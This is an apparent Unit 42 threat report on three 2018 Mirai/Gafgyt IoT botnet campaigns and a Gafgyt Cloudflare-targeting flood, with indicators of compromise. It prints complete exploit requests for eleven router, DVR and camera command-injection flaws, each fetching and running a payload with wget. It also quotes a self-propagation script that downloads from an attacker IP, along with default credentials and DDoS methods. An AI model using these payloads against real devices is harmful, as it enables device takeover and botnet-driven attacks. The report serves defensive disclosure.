Unit 42 Finds New Mirai and Gafgyt IoT/Linux Botnet Campaigns

researchcenter.paloaltonetworks.com/2018/07/unit42-finds-new-mirai-gafgyt-iotlinux-botnet-campaigns/

Ruchna Nigam

July 20, 2018

By Ruchna Nigam

July 20, 2018 at 5:00 AM

Category: Unit 42

Tags: botnet, DDoS, exploits, Gafgyt, Hakai, IoT, Linux, Mirai, Okane, Omni

This post is also available in: 日本語 (Japanese)

The end of May 2018 has marked the emergence of three malware campaigns built on publicly available source code for the Mirai and Gafgyt malware families that incorporate multiple known exploits affecting Internet of Things (IoT) devices.
Samples belonging to these campaigns incorporate as many as eleven exploits within a single sample, beating the IoT Reaper malware, which borrowed some of the Mirai source code but also came with an integrated LUA environment that incorporated nine exploits in its code.
In their newest evolution, samples also target the D-Link DSL-2750B OS Command Injection vulnerability, only a few weeks after the publication of its Metasploit module on the 25th of May (even though the vulnerability has been public knowledge since February of 2016).
While exploring samples belonging to one of these campaigns, I also discovered they support several new DDoS methods previously unused by Mirai variants.
This blog post details each campaign (in the chronological order they were observed) along with the exploits used, the new DDoS methods supported, ending in a comparative summary of the campaigns. Also covered is the tangential discovery of some Gafgyt samples incorporating new Layer 7 DDoS functionality targeting a known DDoS-protection provider.
IOCs for different campaigns, if not mentioned under the corresponding section, can be found at the end of this blog post.

CAMPAIGN 1: An evolution of Omni
In May 2018, the Omni botnet, a variant of Mirai, was found exploiting two vulnerabilities affecting Dasan GPON routers - CVE-2018-10561 (authentication bypass) and CVE-2018-1562 (command injection). The two vulnerabilities used in conjunction allow the execution of commands sent by an unauthenticated remote attacker to a vulnerable device.
Since then the same family has evolved to incorporate several more exploits, detailed in Table 1.
I used the sample below for this analysis

SHA256 3908cc1d8001f926031fbe55ce104448dbc20c9795b7c3cfbd9abe7b789f899d

VULNERABILITY	AFFECTED DEVICES	EXPLOIT FORMAT
CVE-2018-10561, CVE-2018-10562	Dasan GPON routers	XWebPageName=diag&diag_action=ping&wan_conlist=0&dest_host=;wget+http://%s/gpon80+-O+->/tmp/gpon80;sh+/tmp/gpon80&ipv=0 XWebPageName=diag&diag_action=ping&wan_conlist=0&dest_host=;wget+http://%s/gpon8080+-O+->/tmp/gpon8080;sh+/tmp/gpon8080&ipv=0

CVE-2014-8361	Different devices using the Realtek SDK with the miniigd daemon	POST /picsdesc.xml <?xml version="1.0" ?><s:Envelope xmlns:s="http://schemas.xmlsoap.org/soap/envelope/" s:encodingStyle="http://schemas.xmlsoap.org/soap/encoding/"><s:Body><u:AddPortMapping xmlns:u="urn:schemas-upnp-org:service:WANIPConnection:1"><NewRemoteHost></NewRemoteHost><NewExternalPort>47500</NewExternalPort><NewProtocol>TCP</NewProtocol><NewInternalPort>44382</NewInternalPort><NewInternalClient> `cd /tmp/; rm -rf*; wget http://%s/realtek` </NewInternalClient><NewEnabled>1</NewEnabled><NewPortMappingDescription>syncthing</NewPortMappingDescription><NewLeaseDuration>0</NewLeaseDuration></u:AddPortMapping></s:Body></s:Envelope>POST /picsdesc.xml <?xml version="1.0" ?><s:Envelope xmlns:s="http://schemas.xmlsoap.org/soap/envelope/" s:encodingStyle="http://schemas.xmlsoap.org/soap/encoding/"><s:Body><u:AddPortMapping xmlns:u="urn:schemas-upnp-org:service:WANIPConnection:1"><NewRemoteHost></NewRemoteHost><NewExternalPort>47500</NewExternalPort><NewProtocol>TCP</NewProtocol><NewInternalPort>44382</NewInternalPort><NewInternalClient> `cd /tmp/;chmod +x realtek;./realtek realtek` </NewInternalClient><NewEnabled>1</NewEnabled><NewPortMappingDescription>syncthing</NewPortMappingDescription><NewLeaseDuration>0</NewLeaseDuration></u:AddPortMapping></s:Body></s:Envelope>
Netgear setup.cgi unauthenticated RCE	DGN1000 Netgear routers	GET /setup.cgi?next_file=netgear.cfg&todo=syscmd&cmd=rm+-rf+/tmp/*;wget+http://%s/netgear+-O+/tmp/netgear;sh+netgear&curpath=/&currentsetting.htm=1
CVE-2017-17215	Huawei HG532	POST /ctrlt/DeviceUpgrade_1 <?xml version="1.0" ?><s:Envelope xmlns:s="http://schemas.xmlsoap.org/soap/envelope/" s:encodingStyle="http://schemas.xmlsoap.org/soap/encoding/"><s:Body><u:Upgrade xmlns:u="urn:schemas-upnp-org:service:WANPPPConnection:1"><NewStatusURL>$(/bin/busybox wget -g %s -l /tmp/huawei -r /huawei; sh /tmp/huawei)</NewStatusURL><NewDownloadURL>$(echo HUAWEIUPNP)</NewDownloadURL></u:Upgrade></s:Body></s:Envelope>
Eir WAN Side Remote Command Injection	Eir D1000 routers	POST /UD/act?1 <?xml version="1.0"?><SOAP-ENV:Envelope xmlns:SOAP-ENV="http://schemas.xmlsoap.org/soap/envelope/" SOAP-ENV:encodingStyle="http://schemas.xmlsoap.org/soap/encoding/"><SOAP-ENV:Body><u:SetNTPServers xmlns:u="urn:dslforum-org:service:Time:1&qu ot;><NewNTPServer1> `cd /tmp && rm -rf * && /bin/busybox wget http://%s/tr064 && sh /tmp/tr064` </NewNTPServer1><NewNTPServer2> `echo OMNI` </NewNTPServer2><NewNTPServer3> `echo OMNI` </NewNTPServer3><NewNTPServer4> `echo OMNI` </NewNTPServer4><NewNTPServer5> `echo OMNI` </NewNTPServer5></u:SetNTPServers></SOAP-ENV:Body></SOAP-ENV:Envelope> POST /UD/act?1 <?xml version="1.0"?><SOAP-ENV:Envelope xmlns:SOAP-ENV="http://schemas.xmlsoap.org/soap/envelope/" SOAP-ENV:encodingStyle="http://schemas.xmlsoap.org/soap/encoding/"><SOAP-ENV:Body><u:SetNTPServers xmlns:u="urn:dslforum-org:service:Time:1&qu ot;><NewNTPServer1> `cd /tmp && rm -rf * && /bin/busybox wget http://%s/tr064 && sh /tmp/tr064` </NewNTPServer1><NewNTPServer2> `echo OMNI` </NewNTPServer2><NewNTPServer3> `echo OMNI` </NewNTPServer3><NewNTPServer4> `echo OMNI` </NewNTPServer4><NewNTPServer5> `echo OMNI` </NewNTPServer5></u:SetNTPServers></SOAP-ENV:Body></SOAP-ENV:Envelope>
HNAP SoapAction-Header Command Execution	D-Link devices	POST /HNAP1/ SOAPAction: http://purenetworks.com/HNAP1/ `cd /tmp && rm -rf * && wget http://%s/hnap && sh /tmp/hnap` (Faulty exploit: This vulnerability stems from the fact that anything trailing the last '/' after the string “http://purenetworks.com/HNAP1/GetDeviceSettings” in the SoapAction header value is executed using the system command without sanitization In this implementation, the exploit code is appended to “http://purenetworks.com/HNAP1/”, and hence the above condition will not be triggered. To the best of my knowledge this exploit will not work on any devices)
CCTV/DVR Remote Code Execution	CCTVs, DVRs from over 70 vendors	GET /language/Swedish${IFS}&&cd${IFS}/tmp;rm${IFS}-rf${IFS}*;wget${IFS}http://%s/crossweb;sh${IFS}/tmp/crossweb&>r&&tar${IFS}/string.js

JAWS Webserver unauthenticated shell command execution	MVPower DVRs, among others	GET /shell?cd+/tmp;rm+-rf+*;wget+http://%s/jaws;sh+/tmp/jaws
UPnP SOAP TelnetD Command Execution	D-Link devices	POST /soap.cgi?service=WANIPConn1 <?xml version="1.0" ?><s:Envelope xmlns:s="http://schemas.xmlsoap.org/soap/envelope/" s:encodingStyle="http://schemas.xmlsoap.org/soap/encoding/"><SOAP-ENV:Body> <m:AddPortMapping xmlns:m="urn:schemas-upnp-org:service:WANIPConnection:1"> <NewPortMappingDescription><NewPortMappingDescription><NewLeaseDuration> </NewLeaseDuration><NewInternalClient> `cd /tmp;rm -rf *;wget http://%s/dlink;sh /tmp/dlink` </NewInternalClient><NewEnabled>1</NewEnabled> <NewExternalPort>634</NewExternalPort><NewRemoteHost></NewRemoteHost> <NewProtocol>TCP</NewProtocol><NewInternalPort>45</NewInternalPort> </m:AddPortMapping><SOAPENV:Body><SOAPENV:envelope>
Netgear cgi-bin Command Injection	Netgear R7000/R6400 devices	GET /cgi-bin/;cd${IFS}/var/tmp;rm${IFS}-rf${IFS}*;${IFS}wget${IFS}http://%s/netgear2;${IFS}sh${IFS}/var/tmp/netgear2
Vacron NVR RCE	Vacron NVR devices	GET /board.cgi?cmd=cd+/tmp;rm+-rf+*;wget+http://%s/vacron;sh+/tmp/vacron

All of these vulnerabilities are publicly known and have been exploited by different botnets either separately or in combination with others in the past, however, this is the first Mirai variant using all eleven of them together.

Differentiating features of the campaign:

- Two different encryption schemes: Aside from using the standard XOR encryption scheme seen in all Mirai variants, in this case using the table key 0xBAADF00D samples make use of a second key for the encryption of certain config strings.
- Samples rely solely on exploits for propagation and don't perform a credential brute-force attack.
- Further infection of infected devices is prevented by dropping packets received on certain ports using iptables (Figure 1)

```
.rodata:000212...  00000037  C  iptables -A INPUT -p tcp --destination-port 80 -j DROP
.rodata:000212...  00000039  C  iptables -A INPUT -p tcp --destination-port 8080 -j DROP
.rodata:000212...  00000039  C  iptables -A INPUT -p tcp --destination-port 7574 -j DROP
.rodata:000213...  00000037  C  iptables -A INPUT -p tcp --destination-port 23 -j DROP
.rodata:000213...  00000039  C  iptables -A INPUT -p tcp --destination-port 2323 -j DROP
.rodata:000213...  00000037  C  iptables -A INPUT -p tcp --destination-port 22 -j DROP
.rodata:000213...  00000039  C  iptables -A INPUT -p tcp --destination-port 2222 -j DROP
.rodata:000214...  00000039  C  iptables -A INPUT -p tcp --destination-port 5555 -j DROP
.rodata:000214...  00000038  C  iptables -A INPUT -p tcp --destination-port 443 -j DROP
.rodata:000214...  0000003A  C  iptables -A INPUT -p tcp --destination-port 37215 -j DROP
.rodata:000214...  0000003A  C  iptables -A INPUT -p tcp --destination-port 53413 -j DROP
.rodata:000214...  0000003A  C  iptables -A INPUT -p tcp --destination-port 52869 -j DROP
.rodata:000215...  00000039  C  iptables -A INPUT -p tcp --destination-port 8443 -j DROP
.rodata:000215...  00000039  C  iptables -A INPUT -p tcp --destination-port 8081 -j DROP
.rodata:000215...  00000039  C  iptables -A INPUT -p tcp --destination-port 3333 -j DROP
```

Figure 1: Screenshot from malware disassembly showing the use of iptables to drop future connection attempts via certain ports

The campaign makes use of the IP 213[.]183.53.120 both for serving payloads, and as a Command and Control (C2) server. Pivoting off this IP, I discovered some Gafgyt samples that surfaced around the same time reporting to the same IP, but using a new method named '*SendHTTPCloudflare*'. This method is detailed at the end of this blog post.

This campaign was linked to the Omni variant on several references in the code as seen such as the one seen in Figure 2 below.

```
.rodata:00021220 aEchoSomebodyTo DCB "echo 'Somebody touched my spaghet! Wicked is your daddy <3' > /h"
.rodata:00021220                                 ; DATA XREF: table_init+228↑o
.rodata:00021220                                 ; .text:off_13880↑o
.rodata:00021220                 DCB "ome/omni_meme.txt",0
```

Figure 2: OMNI reference in samples


The encrypted strings also reference a website gpon[.]party that was down at the time of this writing.

```
.rodata:000215EC aSoYouAreClearl DCB "So, you are clearly reverseing the malware. Why dont you try sol"
.rodata:000215EC                                 ; DATA XREF: table_init+43C↑o
.rodata:000215EC                                 ; .text:off_138C0↑o
.rodata:000215EC                 DCB "ve this puzzle. Who ever solves it will be awared ,000 BTC. Lets"
.rodata:000215EC                 DCB " start by visting gpon.party. Good Luck :)",0
```

Figure 3: gpon[.]party reference

CAMPAIGN 2: Okane

Samples from this campaign were served from the IP 46[.]243.189.101. This host briefly had an open directory containing the samples, as seen in the figure below.



Index of /b

46.243.189.101/b/

Index of /b

Name	Last modified	Size	Description
Parent Directory		-	
gay.x86	2018-06-10 17:44	89K	
okane.arc	2018-06-13 01:59	57K	
okane.arm	2018-06-13 01:58	55K	
okane.arm5	2018-06-13 01:58	125K	
okane.arm6	2018-06-13 01:58	65K	
okane.arm7	2018-06-13 01:58	125K	
okane.i486	2018-06-13 01:58	79K	
okane.i686	2018-06-13 01:58	98K	
okane.m68k	2018-06-13 01:58	52K	
okane.mips	2018-06-13 01:58	70K	
okane.mips64	2018-06-13 01:58	112K	
okane.mpsl	2018-06-13 01:58	71K	
okane.ppc	2018-06-13 01:58	51K	
okane.ppc440fp	2018-06-13 01:59	51K	
okane.sh4	2018-06-13 01:58	50K	
okane.spc	2018-06-13 01:58	60K	
okane.x86	2018-06-13 01:58	89K	
scan.x86	2018-06-13 01:59	89K	

Apache/2.4.10 (Debian) Server at 46.243.189.101 Port 80

Figure 4: Screenshot from open directory at payload server 46[.]243.189.101

The payload source in this attack was located at hxxp://46[.]243.189.101/gang/. The downloaded payload is a shell script that attempts to replicate itself by downloading Okane binaries to vulnerable devices. On the 13th of June, the payload source for some of these samples was briefly replaced with the Cloudflare DNS server 1[.]1.1.1.

This campaign incorporates the same exploits listed in Table 1. Figure 5 shows these exploits being called sequentially in one of the samples belonging to this campaign. Each call results in the creation of a dedicated fork for each exploit.

```
loc_8050B20:
sub     esp, 0Ch
push    300000
call    usleep
call    GPON8080_IPGen
mov     [esp+1Ch+var_1C], 300000
call    usleep
call    GPON80_IPGen
mov     [esp+1Ch+var_1C], 300000
call    usleep
call    REALTEK_IPGen
mov     [esp+1Ch+var_1C], 300000
call    usleep
call    NETGEAR_IPGen
mov     [esp+1Ch+var_1C], 300000
call    usleep
call    HUAWEI_IPGen
mov     [esp+1Ch+var_1C], 300000
call    usleep
call    TR064_IPGen
mov     [esp+1Ch+var_1C], 300000
call    usleep
call    HNAP_IPGen
mov     [esp+1Ch+var_1C], 300000
call    usleep
call    CROSSWEB_IPGen
mov     [esp+1Ch+var_1C], 300000
call    usleep
call    JAWS_IPGen
mov     [esp+1Ch+var_1C], 300000
call    usleep
call    DLINK_IPGen
mov     [esp+1Ch+var_1C], 300000
call    usleep
call    R7000_IPGen
mov     [esp+1Ch+var_1C], 300000
call    usleep
call    VARCON_IPGen
add     esp, 10h
inc     ebx
cmp     ebx, 0Ah
jle     loc_8050B20
```

Figure 5: Screenshot from malware disassembly of exploit calls in a sample from Campaign 2

Unlike the previous campaign, these samples also perform a credential brute force attack. Some unusual entries were discovered on the brute force lists in these samples, such as the following:

- root/t0talc0ntr0l4! - default credentials for Control4 devices
- admin/adc123 - default credentials for ADC FlexWave Prism devices
- mg3500/merlin - default credentials for Camtron IP cameras

Some samples belonging to this campaign include the addition of two new DDoS methods to the Mirai source code.
Below are descriptions of these new DDoS methods, extracted from the following sample.

SHA256	320ed65d955bdde8fb17a35024f7bd978d26c041de1ddcf8a592974f77d82401

- **attack_method_tcpxmas:** involves sending TCP packets with all flags set, also known as Christmas tree packet This could be considered a more effective means of DDoS since these packets *"require much more processing by routers and end-hosts than the "usual" packets do."* This method has already been observed used by Gafgyt and Kaiten variants in the past. The payload size of packets sent is set to 768 bytes.
- **attack_method_std:** involves sending packets with a randomized payload of 1024 bytes.

Digging deeper reveals that samples using these attack methods have been part of a Mirai code fork from as early as August 2017. Some newer samples from the same campaign also integrate additional methods that only appear in samples from the beginning of June 2018. Some notable methods are detailed below.
For this analysis I used a sample with the following hash.

SHA256	be1d722af56ba8a660218a8311c0482c5b2d096ba91485e7d9dfc12a2b8e00b3

- **attack_method_udpgame**: UDP DDoS using SOCK_RAW from a random source port to the destination port 27015 (often used by online game servers).
- **attack_method_asyn**: TCP DDoS using packets with random source and destination ports, using packets with the ACK and SYN flags set.
- **attack_method_tcpfrag**: TCP DDoS using SOCK_RAW with random source and destination ports and sequence number, and flags URG, ACK, PSH, RST, SYN and FIN set. In this case the 'Don't Fragment' bit is set to 1.
- **attack_method_tcpall**: same as *attack_method_tcpfrag* above, except the 'Don't Fragment' bit is set to 0.
- **attack_method_tcpusyn**: TCP DDoS using packets with random source and destination ports, using packets with the URG and SYN flags set.

On the 19th of June, samples on this server were stripped of their exploits and reverted to using a simple brute force and subsequently dropping a shell script, for self-propagation.

```
.rodata:08057C4C aCdTmpWgetHttp4 db 'cd /tmp/; wget http://46.243.189.101/t.sh; /bin/busybox wget http'
.rodata:08057C4C                                        ; DATA XREF: sub_804F250+233D↑o
.rodata:08057C4C                 db '://46.243.189.101/t.sh; curl -O http://46.243.189.101/t.sh; chmod'
.rodata:08057C4C                 db ' 777 t.sh; sh t.sh; tftp 46.243.189.101 -c get tt.sh; chmod 777 t'
.rodata:08057C4C                 db 't.sh; sh tt.sh; tftp -r t8UsA2.sh -g 46.243.189.101; chmod 777 t8'
.rodata:08057C4C                 db 'UsA2.sh; sh t8UsA2.sh; ftpget -v -u anonymous -p anonymous -P 21 '
.rodata:08057C4C                 db '46.243.189.101 8UsA1.sh 8UsA1.sh; sh 8UsA1.sh; rm -rf t.sh tt.sh '
.rodata:08057C4C                 db 't8UsA2.sh 8UsA1.sh; rm -rf 8UsA*',0
```

Figure 6: Shell script used by newer Okane samples for self-propagation

CAMPAIGN 3: Hakai
Earlier samples belonging to this campaign use all the exploits detailed in Table 1, except for the UPnP SOAP TelnetD Command Execution exploit. The payload source for this campaign was hxxp://hakaiboatnet[.]pw/m and the C2 server was 178[.]128.185.250.
Samples make use of an encryption scheme similar to Mirai; unlike previous campaigns, they are built on the Gafgyt source code, which is also known as Bashlite, Lizkebab, Torlus or LizardStresser.
Samples listen for the following commands:

Command	Translation
SC ON	Scanner On
SC OFF	Scanner Off
H	HTTP Flood
U	UDP Flood
S	STD Flood
T	TCP Flood
KT	Kill scanner threads

Newer samples from the same server were found to have also incorporated an OS Command Injection exploit against D-Link DSL-2750B devices. These samples use the same attack methods, encryption key and C2 as the samples above, however they source their payload from hxxp://178[.]128.185.250/e.

```
.rodata:0805ADC4 aGetLoginCgiCli db 'GET /login.cgi?cli=aa%20aa%27;wget%20%s%20-O%20-%3E%20/tmp/r;sh%2'
.rodata:0805ADC4                                         ; DATA XREF: exploit_socket_dlinkdsl+4D↑o
.rodata:0805ADC4                 db '0/tmp/r%27$ HTTP/1.1',0Dh,0Ah
.rodata:0805ADC4                 db 'Host: 127.0.0.1:80',0Dh,0Ah
.rodata:0805ADC4                 db 'Connection: keep-alive',0Dh,0Ah
.rodata:0805ADC4                 db 'Accept-Encoding: gzip, deflate',0Dh,0Ah
.rodata:0805ADC4                 db 'Accept: */*',0Dh,0Ah
.rodata:0805ADC4                 db 'User-Agent: Hello, World',0Dh,0Ah
.rodata:0805ADC4                 db 'Content-Length: 118',0Dh,0Ah
.rodata:0805ADC4                 db 0Dh,0Ah,0
.rodata:0805AEA6                 align 4
```

Figure 7: Exploit targeting D-Link DSL-2750B devices used in newer samples of the campaign

Summary

Table 2 shows a comparative summary of the three campaigns

Campaign	Exploits Used	Built on	Payload source	C2	Config string encryption/decryption key	Also brute forces credentials?
1: Evolution of OMNI	All exploits in Table 1	Mirai	hxxp://213[.]183.53.120	213[.]183.53.120	Two different keys used – 0xBAADF00D, 0xDEADBEEF (or the equivalent of a byte-wise XOR with 0x22)	No
2: Okane	All exploits in Table 1	Mirai	hxxp://46[.]243.189.101/gang/	142[.]129.169.83:5888	0xDEACFBEF	Yes
3: Hakai	All exploits in Table 1, except UPnP SOAP TelnetD Command Execution. Newer samples also incorporate a D-Link DSL-2750B OS Command Injection exploit	Gafgyt	hxxp://hakaiboatnet[.]pw/m, hxxp:// 178[.]128.185.250/e	178[.]128.185.250	0xDEDEFFBA	Yes

Table 2: Comparative summary of the attack campaigns

Gafgyt with a new Layer-7 attack

Layer-7 DDoS attacks targeting specific DDoS protection service vendors are not new and were already observed in the form of the DvrHelper variant of Mirai.

They have however not been observed used by Gafgyt samples until now. While pivoting on the C2 used by samples of Campaign 1, I came across some Gafgyt samples listening for an additional command called *HTTPCF*.

When this command is received, the bot calls a function called *SendHTTPCloudflare* that does as its name suggests, targeting a URL path used mostly by sites protected by Cloudflare. The earliest samples observed using this attack were from the end of May 2018.

```
.rodata:000000000040E038 aSCdnCgiLChkCap db '%s /cdn-cgi/l/chk_captcha HTTP/1.1',0Dh,0Ah
.rodata:000000000040E038                                 ; DATA XREF: SendHTTPCloudflare+CF↑o
.rodata:000000000040E038                 db 'Host: %s',0Dh,0Ah
.rodata:000000000040E038                 db 'User-Agent: %s',0Dh,0Ah
.rodata:000000000040E038                 db 'Connection: close',0Dh,0Ah
```

Figure 8: URL format targeted by HTTPCF

Samples use the same IP i.e. 213[.]183.53.120 at port 8013 for C2 communication.

They also make use of some unusual User-Agents (UA) as seen in Figure 9. All UAs found in these samples are listed in the appendix

.rodata:000000...	0000004E	C	BlackBerry9700/5.0.0.743 Profile/MIDP-2.1 Configuration/CLDC-1.1 VendorID/100
.rodata:000000...	0000003D	C	BlackBerry7520/4.0.0 Profile/MIDP-2.0 Configuration/CLDC-1.1
.rodata:000000...	0000001A	C	Doris/1.15 [en] (Symbian)
.rodata:000000...	00000022	C	Bunjalloo/0.7.6(Nintendo DS;U;en)
.rodata:000000...	00000021	C	PSP (PlayStation Portable); 2.00
.rodata:000000...	0000002F	C	Mozilla/4.0 (PSP (PlayStation Portable); 2.00)
.rodata:000000...	0000000F	C	wii libnup/1.0

Figure 9: Some unusual User Agents found in related Gafgyt samples

Conclusion

The initial rise of botnets targeting embedded systems had brought to light the security risks from millions of Internet-connected devices configured with default credentials.
The evolution of these botnets to the use of multiple exploits, be it IoT Reaper or the campaigns discussed here, shows how attackers can build enormous botnets consisting of different types of devices, all responding to the same C2 server. This is exacerbated by the speed of exploitation in the wild of newly released vulnerabilities and also highlights the need for security vendor reactivity in response to these disclosures, applicable to the subset of these devices that do fall under the protection of security devices. However, the onus is on device manufacturers to ensure their devices are easy to update, and that they deploy the updates in a timely manner.
Palo Alto Networks customers benefit from the following protections against these attacks:
AutoFocus customers can track these activities using individual exploit tags:

AutoFocus customers can also use the following malware family tags :

- Gafygt
- ELFMirai

WildFire detects all related samples with malicious verdicts.
All exploits and IPs/URLs involved in these campaigns are blocked through Threat Prevention and PANDB.

Indicators of Compromise

Campaign 1 samples
000b018848e7fd947e87f1d3b8432faccb3418e0029bde7db8abf82c552bbc63
37e3a07a17a82175c60992f18eaf169e4014915eb90fac5b4704060572cfa60b
3908cc1d8001f926031fbe55ce104448dbc20c9795b7c3cfbd9abe7b789f899d
3b3a66c2c27f5821d5304e22a2a34b044027ffaac327df5263674b4aa25bc901
4c07af1041e0d83437d4b14226204652574b428cd1dbd4bfc7047c13dffc4700

Campaign 1 related URLs/IPs
213[.]183.53.120

Okane Multi-exploit samples
00499879c74122881e436fbf701a823d4dc53ff6946e58dd0e5410bad24f3d57
0fa81ebe444cfe7413f90ca116817cdfa3ccfdc41160fcd64032630d30b2d598
11628ac93368228e949d9b7e380a065e58c02626a8fd7896db8c2dec51583d1d
1d6c5a560bbb57695c502b5d642e48fbe6bddc45defdb56fa25bd94ae17e5a14
216492260b8d1342988c1688962dd95a48af8c801afe03c6801ec07d74862e60
264a194bda6aaa51665d5c872237613ac153e67827e7b0bbbe84b4e8e464544c
38736acdf58a418acd778a3203df9e84b4470a71031fe9e6d52170ad3c15e794
39893d4a033fd29faea37d09b4c8cfb9be04ffc19288506551e18d294e96bb2d
49f98a91c95a633a6d7a9a134e3a8e881e12aeede758a4367432ad3cab1c2b28
50473fc0d89fd5ed0a20c96f34c419c5ee66e630fecb88a095283450229a934e

509a7cc2335ef667ddc20298a3fae9c9c966be400719343cb59b042d05a98426
5352dc35d97ceb2d9bf58113ee1196daea66cd4a4bce9acba29ee05f4d84170e
55771db22c6305f7fba0b20b19b8537e85a45b80ddbcba1ffe0f6d30ef8697d6
645128d788b5cc1becc2546973e658c03e2ee33116013b84c05904a18044e353
834e675813e517aa0b4b6c65edbb2e8bf141b272f6918b443c69793db365ff3b
893309bc397058d50bba7c5c077bfc7f64956a098e452c63813c074beb8837dc
8b65ac91af993f95b57535e5a71571bbc06fbb37e1bfd47313585dceda345fd9
916cf77c6af335732007fd0c09ec49b8f29053731a062c33a66d65793495dcd5
93fa2bb5a64216d8579a53debcb9b2dade3a0a995c3026b04667fd472e7841a3
9e150ccd410ed8a3a8673e092450bd6dc0f5abc2d7306e2d05b57cfb21d8d4df
9fe586ead4a1b003c023c75467c9b1fcda3414265ea50e060e939a4078c79234
a0d7592cfcd469e10a9ca463780737c76d3e61c5b750345998b18721b3565f0d
a36adfa5ecec9ad5429c817de3fbece20d1b526c116d2bfccd9366aabacc2c32
ac7bb0c8bf67186572ee931f86f679e12f6737d8e36936fb40a870dc3aeeee22
b2156ce005eacccabe0ed668bbced761df1da1f1da32e645d344eaa8f075dbb9
b55bea0bf708734491d101f41ecdbb592e69b8ccc053b7dfc33fe3e465c80b9f
b72c22efed4b68d52fbc97360c388fc1812d431c208cf35af5bdcc850e8a2e01
bc11fcafe415b1bf74abbeb5189cb72f991bb6dfb01b61f2d96cbb4cfd6d9e2f
bd89be28ddecca983cc91835febce818a1f09bda471399b031f99c5278169344
bf94315a9591d77ee2d08823afaeaf7e45133d4af2d3c3ce4086aff371f248d2
c02a7a06f77bad974acd6bc193e1cb7dc73a009317f1044d202593dc3b0a67cf
c42bdc0d7bbdf9a74db9233010f2b04ca14e0864119a1c98d6c8a7a63574791c
c659709cbea976692e4be58f1f04d99127b55325f404c63525fb9ab575a66b2d
c750d1ad0d5f5d7dda2ab8dba33fa49ef1c636905abab364a70db44ab8035ab6
cfd33c0bcb7001c56a8e9438c1a5d6b34c6bdd7a2404c2fe0cdfea00abdf355a
d15d46b4d9d826bcf8cb0b43fa1f7e874708db9bb068c3aff27daa7193b51fd7
d2655773f812887da069965ad8113501aeb0a0e26aa27faa9a1469fd510ceb3c
dacdf9b548f123482f5ecc2a29d2d156021bdab250a933ace9aee140041b9abb
dbdffabc13a70a41188900620569266b5774deb007e0ef6dc63ff16ce72b4595
dcfae13f567ea01c872db539c5d89448ebde2debe46421eccf752d4e20298c58
e0ddec27709ec513886a217009f55994ddf61f58887774d6403ec18d5612d9e6
e8782c38fc7c148be589a3c44f915719378840ddbf709fd48932797609f8daf2
ec1fdb298556406d75506a234562f60ae517569963a317741dd4bd90680fb4ad
edf32e6317253a323c4e815485ff4b97c4e0af268be8d78c9c0e48ac87e52e55
f390995777d4cad93854e4030b8bc33d2405c7ddd548da5e00a589b9e7afd722

Okane related IPs/URLs
46[.]243.189.101

142[.]129.169.83:5888

Okane Multi-exploit samples fetching payload from 1.1.1.1
25763b7871c0be5dc9a3ffa4abb4fce308297baf14c0389a70336b429b0c7c39
7bde2df856061806a1a7294b780bfbcf1439ec0f9dbb4d6495c7c0d5873505d5
fca262afd92ec24af4370c664b68f453c3f97f3555ab37178ec80bbaebf7dfa6

Okane Multi-exploit samples using attack_method_tcpxmas and attack_method_std
0e7d4fa178b78cbfd0eaea910a53c7b933590764b72a93cd54f5823076869ab5
320ed65d955bdde8fb17a35024f7bd978d26c041de1ddcf8a592974f77d82401
5eef17f59d2c3d88d08da8d07dcca13e4225d800fce7a7fed5504e789008dc17
692b3b9ea76447447b11655711cdd22040972b1903749fe49b478ec92cdd4f7a
a0d7592cfcd469e10a9ca463780737c76d3e61c5b750345998b18721b3565f0d
a36adfa5ecec9ad5429c817de3fbece20d1b526c116d2bfccd9366aabacc2c32
c42bdc0d7bbdf9a74db9233010f2b04ca14e0864119a1c98d6c8a7a63574791c
d15d46b4d9d826bcf8cb0b43fa1f7e874708db9bb068c3aff27daa7193b51fd7

Okane sample without exploits using several additional DDoS methods
0ea858e747863f2c94eda3f28167951ad8cafca2cb0be1c247d01a53fb7e56e0
be1d722af56ba8a660218a8311c0482c5b2d096ba91485e7d9dfc12a2b8e00b3

Hakai samples
0f5b814308193064bc4ece4266def5c1baecc491117f07650c5117762648d4c5
46625884d4cc5ec9ca32221e90f3c187ef7d713fbabe8e33cad843587c0911e0
721da99e8789cdcb73db87353e2be7b82c9158e2929b9eaa7d5b4660b6d4d1e2
76a2853701ab4a8d989f383857d0d4cb8d6a7df38d543d4cb06a02079acb74c2
7e8280387887f27461f2ed758a401daf49e27342c684f199751391bfb83f438d
c959e580c4709c8aa304ffe5b3ab4ccfbdb3327b695cf5f8b4d27591664579f7
d248c1ce41d474de0ea05b34d721271c53a861e06d355e4e6e83a8955c7bbc0a
d669388681bb8d17aa2d5ee1f943ae5e8ad8729d88c78ec86b10fe51a4701c43
f05e731a3dca8868af3a05ae4867a39f397e0d54221229c0be74c8a20d00e364

Hakai URLs/IPs
hakaiboatnet[.]pw
178[.]128.185.250

Gafgyt HTTPCF samples
1eec1ef48d93106f3f00b4d4868b32a3ca8ca8da9a0852ef81a9e9226206362b
385ba7fcf276fb0b469defac7762908921df820c550e98abadec725f455b76fe
5c797cd7faf5061a75c68cc8f658c7daab94c223f523bfca0a28ba2620b1cd9f
8339dc35688574b33b523234ba76fee56d57b369c9c0292644ec2a0cf798244d

a5fe23186c95bfa9e5df8b3fb28a1922a1e820b8f51401d9042542e18f9aaec1
